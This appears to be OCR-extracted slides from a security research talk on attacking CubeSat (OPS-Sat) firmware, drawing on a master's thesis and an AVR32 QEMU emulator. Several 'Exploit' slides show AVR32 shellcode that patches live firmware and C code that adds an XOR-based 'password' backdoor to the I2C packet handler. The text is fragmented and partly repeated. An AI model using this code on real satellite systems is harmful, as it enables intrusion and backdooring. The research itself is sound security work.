

20 TC Buffers



# Exploit

## ② Patch Live Firmware

```
 1 d140fcc7:       fc 1b d0 05     movh    r11,0xd005
 2 d140fccb:       e0 2b df fe     sub     r11,57342
 3 d140fccf:       fc 1c d0 0b     movh    r12,0xd00b
 4 d140fcd3:       e0 2c d2 fc     sub     r12,54012
 5 d140fcd7:       04 52           eor     r2,r2
 6 d140fcd9:       fe c2 ff e6      sub     r2,pc,-26
 7 d140fcdd:       fc 13 d0 0c     movh    r3,0xd00c
 8 d140fce1:       e0 23 14 88     sub     r3,5256
 9 d140fce5:       31 e5           mov     r5,30
10
11 d140fce7 <loop>:
12 d140fce7:       05 34           ld.ub   r4,r2++
13 d140fce9:       06 c4           st.b    r3++,r4
14 d140fceb:       20 15           sub     r5,1
15 d140fced:       58 05           cp.w    r5,0
16 d140fcef:       cf c1           brne    d140fce6 <main+0x1f>
17 d140fcf1:       5d 1b           icall   r11
```



# Exploit

## ② Patch Live Firmware

```
 1 d140fcc7:       fc 1b d0 05     movh    r11,0xd005
 2 d140fccb:       e0 2b df fe     sub     r11,57342
 3 d140fccf:       fc 1c d0 0b     movh    r12,0xd00b
 4 d140fcd3:       e0 2c d2 fc     sub     r12,54012
 5 d140fcd7:       04 52           eor     r2,r2
 6 d140fcd9:       fe c2 ff e6      sub     r2,pc,-26
 7 d140fcdd:       fc 13 d0 0c     movh    r3,0xd00c
 8 d140fce1:       e0 23 14 88     sub     r3,5256
 9 d140fce5:       31 e5           mov     r5,30
10
11 d140fce7 <loop>:
12 d140fce7:       05 34           ld.ub   r4,r2++
13 d140fce9:       06 c4           st.b    r3++,r4
14 d140fceb:       20 15           sub     r5,1
15 d140fced:       58 05           cp.w    r5,0
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17 d140fcf1:       5d 1b           icall   r11
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

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

# Exploit

## ③ Add "Password"

```
// ...
h32 = csp_ntoh32(frame->data[3] | frame->data[1] << 0x10 |
                 frame->data[0] << 0x18 | frame->data[2] << 8);
frame->data[3] = (uint8_t)h32;
frame->data[0] = (uint8_t)(h32 >> 0x18);
frame->data[1] = (uint8_t)(h32 >> 0x10);
frame->data[2] = (uint8_t)(h32 >> 8);
csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```

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```


```
i2c_rx_csp_packet = (csp_packet_t *)frame;
*(uint *)frame->data = *(uint *)frame->data ^ 0xdeadbeef;
csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```

# Exploit

## ③ Add "Password"

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

```


# Demo Setup

# Emulation Overview




# Emulation Overview



# Emulation Overview




# AVR32-QEMU

404 - AVR32 Not Found

AVR32

QEMU



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
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Hacking the Stars: A Fuzzing Based Secu
Assessment of CubeSat Firmware

Florian Göhler

Master's Thesis – December 22, 2022.
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1st Supervisor: Prof. Dr. Thorsten Holz
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
hgi SYSSEC



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
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
**AVR32**

**QEMU**

- Florian Göhler
- AVR32 in QEMU from Scratch
- Incl. I2C, SPI, PDCA, etc.
- Blog:
  - *How to add a new architecture to QEMU - Part 1-4*



# Simulation Agent

- TCP Server in QEMU
  - Writes packets to I2C bus
    - Same as on OPS-Sat
  - Provides Sensors with Values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




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
